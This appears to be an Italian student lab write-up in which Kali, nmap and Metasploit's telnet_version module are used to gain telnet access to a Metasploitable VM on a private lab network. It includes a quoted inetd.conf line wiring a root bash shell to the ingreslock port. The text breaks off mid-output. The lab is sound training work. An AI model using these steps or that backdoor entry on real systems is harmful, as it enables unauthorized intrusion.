

Exploit Telnet con Metasploit

1. Anzitutto cambiamo gli indirizzi ip delle due macchine Kali e Meta rispettivamente in 192.168.1.25 e 192.168.1.40 e mi accerto che le due macchine pinghino.




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.25  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:feb1:9d67  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:9d:67  txqueuelen 1000  (Ethernet)
        RX packets 91  bytes 8364 (8.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 2704 (2.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=4.41 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=1.18 ms
^C
--- 192.168.1.40 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1006ms
rtt min/avg/max/mdev = 1.178/2.796/4.414/1.618 ms
```




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:01:58:09
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe01:5809/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:3878 (3.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:103 errors:0 dropped:0 overruns:0 frame:0
          TX packets:103 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

```
          collisions:0 txqueuelen:0
          RX bytes:20485 (20.0 KB)  TX bytes:20485 (20.0 KB)
```

2. Mandiamo su nmap una scansione per vedere le porte aperte e mi accorgo da subito che la porta 23 sulla quale dovrebbe essere in ascolto il servizio Telnet non è rilevata. Faccio diverse prove per assicurarmi che effettivamente la porta non è in ascolto dapprima sulla porta 23 (come suggerito dalla traccia dell'esercizio), poi su qualsiasi altra porta con il comando lanciato con privilegi da admin.




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 04:52 EST
Nmap scan report for 192.168.1.40
Host is up (0.019s latency).
Not shown: 984 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1099/tcp open  java-rmi    GNU Classpath grmiregistry
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.26 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -p 23 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-07 04:53 EST
Nmap scan report for 192.168.1.40
Host is up (0.0023s latency).

PORT   STATE  SERVICE
23/tcp closed telnet

Nmap done: 1 IP address (1 host up) scanned in 13.05 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p 1-65535 --open -T4 -sS 192.168.1.40 | grep telnet
```

3. A questo punto devo mettere il servizio telnet in ascolto sulla porta 23. Riattivo telnet da meta, come in figura e riavvio la scansione da nmap, trovando il servizio telnet sulla porta 23.




```
#<off># netbios-ssn     stream  tcp     nowait  root    /usr/sbin/tcpd
telnet          stream  tcp     nowait  telnetd /usr/sbin/tcpd  /usr/sb
#<off># ftp             stream  tcp     nowait  root    /usr/sbin/tcpd
#tftp           dgram   udp     wait    nobody  /usr/sbin/tcpd  /usr/sb
#shell          stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sb
#login          stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sb
#exec           stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sb
#
#ingreslock stream tcp nowait root /bin/bash bash -i
```

4. Avviamo metasploit con msfconsole e lanciamo il comando use seguito dal path auxiliary/scanner/telnet/telnet_version per usare questo modulo ausiliario al fine di sfruttare la vulnerabilità del servizio Telnet. Con show options vediamo quali opzioni sia necessario settare e, dovendo impostare l indirizzo ip target, diamo il comando set rhosts 192.168.1.40.
   (In figura ho cancellato in rosso un comando errato)



```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://github.com/
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one p
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
[redacted]
Usage: set [options] [name] [value]

Set the given option to value.  If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.1.40     yes       The target host(s), see https://github.com/
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one p
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as
```


5. Per il modulo scelto non c'è bisogno di settare il payload, altrimenti sarebbe uscito tra i settaggi richiesti con il comando show options. Procediamo, dunque, a lanciare l'exploit. Inseriamo il comando telnet seguito dall'indirizzo ip di meta e inseriamo le credenziali di accesso che ci aveva suggerito il software nella risposta al comando exploit. Otteniamo, pertanto, un accesso non autorizzato alla macchina.




```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.1.40:23       - 192.168.1.40:23 TELNET _                  _       _ _        _     _      ____  \x0a _ __ ___   ___| |_ __ _
___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | |
| | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____
|\x0a                            |_|                                          \x0a\x0a\x0aWarning: Never expose this VM to an untrust
